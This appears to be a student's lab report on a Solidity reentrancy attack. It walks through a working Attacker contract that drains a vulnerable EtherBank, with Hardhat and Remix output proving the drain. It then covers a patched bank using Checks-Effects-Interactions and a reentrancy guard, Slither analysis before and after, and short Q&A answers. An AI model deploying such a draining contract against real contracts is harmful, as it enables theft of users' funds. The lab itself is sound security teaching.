


Q0: Read withdraw(). In what ORDER does it (a) send ETH and (b) update balances? Why is that order the whole problem?

The vulnerable withdraw() sends ETH first, then updates balances[msg.sender] = 0. This allows the attacker to re-enter withdraw() before their balance is cleared, causing multiple withdrawal

### Lab 8.1: Write the Attacker & prove the drain



```
D: > SCHOOLWORK > Blockchain > Lab8 > contracts > Attacker.sol
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.8.24;
3
4 /// Minimal interface to the target bank.
5 interface IEtherBank {
6     function deposit() external payable;
7     function withdraw() external;
8 }
9
10 /// @title Attacker - reentrancy exploit contract (Lab 08.1).
11 /// @notice For AUTHORIZED testing / classroom use only.
12 /// @dev Fill in the two TODOs so that a single attack() call drains the bank.
13 contract Attacker {
14     IEtherBank public immutable bank;
15     address public immutable owner;
16     uint256 public immutable unit;
17
18     constructor(address bankAddr) payable {
19         bank = IEtherBank(bankAddr);
20         owner = msg.sender;
21         unit = msg.value;
22     }
23
24     function attack() external payable {
25         require(msg.sender == owner, "not owner");
26
27         bank.deposit{value: unit}();
28         bank.withdraw();
29     }
30
31     receive() external payable {
32         if (address(bank).balance >= unit) {
33             bank.withdraw();
34         }
35     }
36
37     function collect() external {
38         require(msg.sender == owner, "not owner");
39         (bool ok, ) = owner.call{value: address(this).balance}("");
40         require(ok, "collect failed");
41     }
42 }
```

Q1. How many times did withdraw() execute in a single attack() transaction? What stopped the loop?

withdraw() executes repeatedly through reentrancy. The loop stops when the bank no longer has enough ETH for another withdraw

```

PS D:\SCHOOLWORK\Blockchain\Lab8> npx hardhat test
x Help us improve Hardhat with anonymous crash reports & basic usage data? (Y/n) · y
Compiled 1 Solidity file successfully (evm target: paris).

Reentrancy exploit
  ✓ precondition: bank holds 30 ETH (449ms)
  ✓ 08.1 - Eve drains the bank

2 passing (462ms)


```

Q2. The vulnerable bank uses `.call{value: bal}("")`. If it had used `transfer()` (2300-gas stipend) instead, would this exact attack still work? Why is "just use transfer" NOT a real fix?

No because this attack would normally fail because `transfer()` forwards only 2300 gas which is generally not enough for the attacker's `receive()` function to perform the reentrant `withdraw()` call

"just use `transfer()`" is not a real fix because it relies on the gas stipend as a security mechanism. Gas costs and recommended ETH - transfer patterns can change, and `transfer()` can also cause legitimate transfers to fail. The proper fix is to use Checks-Effects-Interactions (CEI) and/or `nonReentrant`.

### Execute on Remix



✓

[vm] from: 0x5B3...eddC4  
to: EtherBankVulnerable.(constructor) value: 0 wei  
data: 0x608...80033 logs: 0 hash: 0x5cc...fdaba

Debug

^

|                  |                                                                                      |
|------------------|--------------------------------------------------------------------------------------|
| status           | 0x1 Transaction mined and execution succeed                                          |
| transaction hash | 0x5cc01af49de6f2724e07246c0e583c4480b724f4ec169f68100b1e5a829fdaba <a href="#">🔗</a> |
| block hash       | 0xb1f925c3b09c4fa70246b57d93a3a61b11a4c9a587e7d1144c1bb97816f8f05b <a href="#">🔗</a> |
| block number     | 5 <a href="#">🔗</a>                                                                  |
| contract address | 0x7EF2e0048f5bAeDe046f68F797943daF4ED8CB47 <a href="#">🔗</a>                         |
| from             | 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 <a href="#">🔗</a>                         |
| to               | EtherBankVulnerable.(constructor) <a href="#">🔗</a>                                  |
| gas              | 485406 gas <a href="#">🔗</a>                                                         |
| transaction cost | 422092 gas <a href="#">🔗</a>                                                         |

Alice deposits 10 ETH

ETHERBANKVULNERABLE AT 0: [🔗](#) [🔗](#) [✕](#)

Balance: 10 ETH

deposit

setOwner 

address newOwner

[▼](#)

withdraw

balances 

address

[▼](#)

owner - call

owner

totalBalance

0: uint256: 10000000000000000000

Low level interactions [i](#)

CALLDATA

Bob deposits 10 ETH

balances

owner

totalBalance

0: uint256: 20000000000000000000

transact to EtherBankVulnerable.deposit pending ...

✓

[vm] from: 0xAb8...35cb2  
to: EtherBankVulnerable.deposit() 0x7EF...8CB47  
value: 10000000000000000000 wei data: 0xd0e...30db0 logs: 0  
hash: 0x036...3de91

Debug

▼

call to EtherBankVulnerable.totalBalance

[call] from: 0xAb8483f64d9C6d1FcF9b849Ae677d03315835cb2

...

Carol deposits 10 ETH

The screenshot shows a web interface with a dark theme. On the left, there's a sidebar with a 'totalBalance' button and a 'Low level interactions' section. The main area displays a transaction: 'transact to EtherBankVulnerable.deposit pending ...'. Below this, there's a green checkmark icon and a '[vm]' log entry: '[vm] from: 0x482...C02db to: EtherBankVulnerable.deposit() 0x7EF...8CB47 value: 1000000000000000000 wei data: 0xd0e...30db0 logs: 0 hash: 0x6ae...cd37f'. To the right of this log is a 'Debug' button with a dropdown arrow. Below the log, there's a 'call to EtherBankVulnerable.totalBalance' entry. At the bottom, there's a '[call]' log entry: '[call] from: 0x4B209938c481177ec7E8f571ceCaE8A9e22C02db to: EtherBankVulnerable.totalBalance() data: 0xad7...a672f' with another 'Debug' button.

totalBalance is now 30

Deploy Attacker

The screenshot shows a web interface for deploying a contract. It has a dark theme. At the top, there's an 'ACCOUNT' section with a dropdown menu showing '0x787...cabaB (100 ether)'. Below this, there's a 'GAS LIMIT' section with two radio buttons: 'Estimated Gas' (selected) and 'Custom' (with a value of '3000000'). Below that, there's a 'VALUE' section with a dropdown menu showing '1' and a unit selector showing 'Ether'. Below this, there's a 'CONTRACT' section with a dropdown menu showing 'Attacker - lab08/EtherBank\_remix.so'. Below the contract name, there's a label 'evm version: paris'. At the bottom, there's a red 'Deploy' button and a dropdown menu showing the contract address '046f6BF797943daF4ED8CB47'. There's also a checkbox labeled 'Publish to IPFS'.

Eve đã deploy Attacker

The screenshot shows a web interface with a dark theme. It displays a transaction: 'creation of Attacker pending...'. Below this, there's a green checkmark icon and a '[vm]' log entry: '[vm] from: 0x787...cabaB to: Attacker.(constructor) value: 1000000000000000000 wei data: 0x60e...8cb47 logs: 0 hash: 0x3cf...de7c6'. To the right of this log is a 'Debug' button with a dropdown arrow.



## collect

The screenshot shows a blockchain simulation interface. On the left, a sidebar displays the 'ATTACKER AT 0X99C...C196D (MEMORY)' with a balance of 0 ETH. It includes buttons for 'attack', 'collect', 'bank', 'owner', and 'unit'. Below these is a 'Low level interactions' section with a 'Transact' button. The main area shows a transaction log for 'collect'. The transaction details are as follows:

| Field            | Value                                                              |
|------------------|--------------------------------------------------------------------|
| status           | 0x1 Transaction mined and execution succeed                        |
| transaction hash | 0xb1daeb0d9b1c7d7b94e153a17d7faa4a03d3ae7cb354d7ee61a238958efdbf71 |
| block hash       | 0x11dd9f570d498ffd0f3beffcb57083ebd09b469ae6d0428dbdc828943923fc43 |
| block number     | 14                                                                 |
| from             | 0x7873103Ca6b7E34aC0F824c42a7c18A495cabaB                          |
| to               | Attacker.collect()                                                 |
| gas              | 3000000 gas                                                        |
| transaction cost | 21722 gas                                                          |
| execution cost   | 658 gas                                                            |
| input            | 0xe52...25381                                                      |

Below the transaction details, a list of addresses and their balances is shown:

- 0x787...cabaB (129.999999999997805932 ether)
- 0x617...5E7f2 (100 ether)

## Lab 8.2 Patch

The screenshot shows a Solidity code editor with the file 'EtherBank.sol' open. The code defines a reentrancy guard and an EtherBank contract. The reentrancy guard is defined as follows:

```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.8.24;
3
4 /// Simple reentrancy guard for Lab 08.2.
5 abstract contract ReentrancyGuard {
6     uint256 private constant NOT_ENTERED = 1;
7     uint256 private constant ENTERED = 2;
8
9     uint256 private status = NOT_ENTERED;
10
11     modifier nonReentrant() {
12         require(status != ENTERED, "reentrant call");
13         status = ENTERED;
14         _;
15         status = NOT_ENTERED;
16     }
17 }
18
19 /// @title EtherBank - SECURE version for Lab 08.2.
20 /// @notice ETHICAL USE ONLY: for authorized classroom testing.
21 contract EtherBank is ReentrancyGuard {
22     mapping(address => uint256) public balances;
23     address public owner;
24
25     constructor() {
26         owner = msg.sender;
27     }
28
29     function deposit() external payable {
30         balances[msg.sender] += msg.value;
31     }
32
33     // Lab 08.2:
34     // Checks-Effects-Interactions + nonReentrant guard.
35     function withdraw() external nonReentrant {
36         uint256 bal = balances[msg.sender];
37         require(bal > 0, "nothing to withdraw");
38
39         // Effects: update state BEFORE making the external call.
40         balances[msg.sender] = 0;
41
42         // Interaction: send ETH only after the state has been updated.
43         (bool ok, ) = msg.sender.call{value: bal}("");
44         require(ok, "transfer failed");
45     }
46
47     // Lab 08.4 bonus: intentionally left vulnerable for now
```

```

PS D:\SCHOOLWORK\Blockchain\Lab8> npx hardhat test
✖ Help us improve Hardhat with anonymous crash reports & basic usage data? (Y/n) · y

Reentrancy exploit
  ✓ precondition: bank holds 30 ETH (974ms)
  ✓ 08.2 - Eve's attack reverts and bank keeps 30 ETH (46ms)

2 passing (1s)

```



Q3: With CEI alone (no guard), the re-entered `withdraw()` finds `balances[eve] == 0` and reverts. So why ALSO add the guard?

CEI alone prevents this specific reentrancy attack because `balances[eve]` is set to 0 before the external call. The `nonReentrant` guard adds defense in depth: it blocks any re-entry into the protected function regardless of the function's current state logic. This provides an additional safety layer against future code changes or other reentrancy paths.


Q4: Your attack reverts with the message "transfer failed", not "ReentrancyGuard: reentrant call". Explain why the guard's revert is "swallowed" by the outer `require(ok, ...)`.

The reentrant call reverts inside the low-level call, setting `ok = false`. The outer `require(ok, "transfer failed")` then catches that failure and reverts with "transfer failed" instead.

### Execute on Remix again



Alice, Bob, Carol deposit 10 ETH into banksecure





```

transact to Attacker.attack errored: Error occurred: revert.

revert
    The transaction has been reverted to the initial state.
Reason provided by the contract: "transfer failed".
You may want to cautiously increase the gas limit if the transaction went out of gas.

```

totalBalance still 30 ETH

[illegible]

## Lab 8.3 Slither static analysis

## Before Patch

```
INFO:Slither:.. analyzed (3 contracts with 102 detectors), 4 result(s) found
PS D:\SCHOOLWORK\Blockchain\Lab8> slither .
'npx hardhat clean' running (wd: D:\SCHOOLWORK\Blockchain\Lab8)
'npx hardhat clean --global' running (wd: D:\SCHOOLWORK\Blockchain\Lab8)
'npx hardhat compile --force' running (wd: D:\SCHOOLWORK\Blockchain\Lab8)
INFO:Detectors:
Detector: reentrancy-eth
Reentrancy in EtherBank.withdraw() (contracts/EtherBank.sol#20-28):
  External calls:
  - (ok,None) = msg.sender.call{value: bal}() (contracts/EtherBank.sol#24)
  State variables written after the call(s):
  - balances[msg.sender] = 0 (contracts/EtherBank.sol#27)
  EtherBank.balances (contracts/EtherBank.sol#8) can be used in cross function reentrancies:
  - EtherBank.balances (contracts/EtherBank.sol#8)
  - EtherBank.deposit() (contracts/EtherBank.sol#15-17)
  - EtherBank.withdraw() (contracts/EtherBank.sol#20-28)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
INFO:Detectors:
Detector: missing-zero-check
EtherBank.setOwner(address).newOwner (contracts/EtherBank.sol#31) lacks a zero-check on :
  - owner = newOwner (contracts/EtherBank.sol#32)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
Detector: low-level-calls
Low level call in Attacker.collect() (contracts/Attacker.sol#37-41):
  - (ok,None) = owner.call{value: address(this).balance}() (contracts/Attacker.sol#39)
Low level call in EtherBank.withdraw() (contracts/EtherBank.sol#20-28):
  - (ok,None) = msg.sender.call{value: bal}() (contracts/EtherBank.sol#24)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
Detector: missing-inheritance
EtherBank (contracts/EtherBank.sol#7-39) should inherit from IEtherBank (contracts/Attacker.sol#5-8)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-inheritance
INFO:Slither:.. analyzed (3 contracts with 102 detectors), 5 result(s) found
```

## After Patch

```
PS D:\SCHOOLWORK\Blockchain\Lab8> slither .
'npm hardhat clean' running (wd: D:\SCHOOLWORK\Blockchain\Lab8)
'npm hardhat clean --global' running (wd: D:\SCHOOLWORK\Blockchain\Lab8)
'npm hardhat compile --force' running (wd: D:\SCHOOLWORK\Blockchain\Lab8)
INFO:Detectors:
Detector: missing-zero-check
EtherBank.setOwner(address).newOwner (contracts/EtherBank.sol#48) lacks a zero-check on :
- owner = newOwner (contracts/EtherBank.sol#49)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
Detector: low-level-calls
Low level call in Attacker.collect() (contracts/Attacker.sol#37-41):
- (ok,None) = owner.call{value: address(this).balance}() (contracts/Attacker.sol#39)
Low level call in EtherBank.withdraw() (contracts/EtherBank.sol#35-45):
- (ok,None) = msg.sender.call{value: bal}() (contracts/EtherBank.sol#43)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
Detector: missing-inheritance
EtherBank (contracts/EtherBank.sol#21-56) should inherit from IEtherBank (contracts/Attacker.sol#5-8)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-inheritance
INFO:Slither:. analyzed (4 contracts with 102 detectors), 4 result(s) found
```

Q5: Slither also reports low-level-calls on the SECURE withdraw(). Is that a vulnerability?

Why does the tool still flag it?

No. It is not necessarily a vulnerability. Slither flags it because .call() is a low-level call that can be risky, but in the secure version, CEI and nonReentrant prevent the reentrancy attack.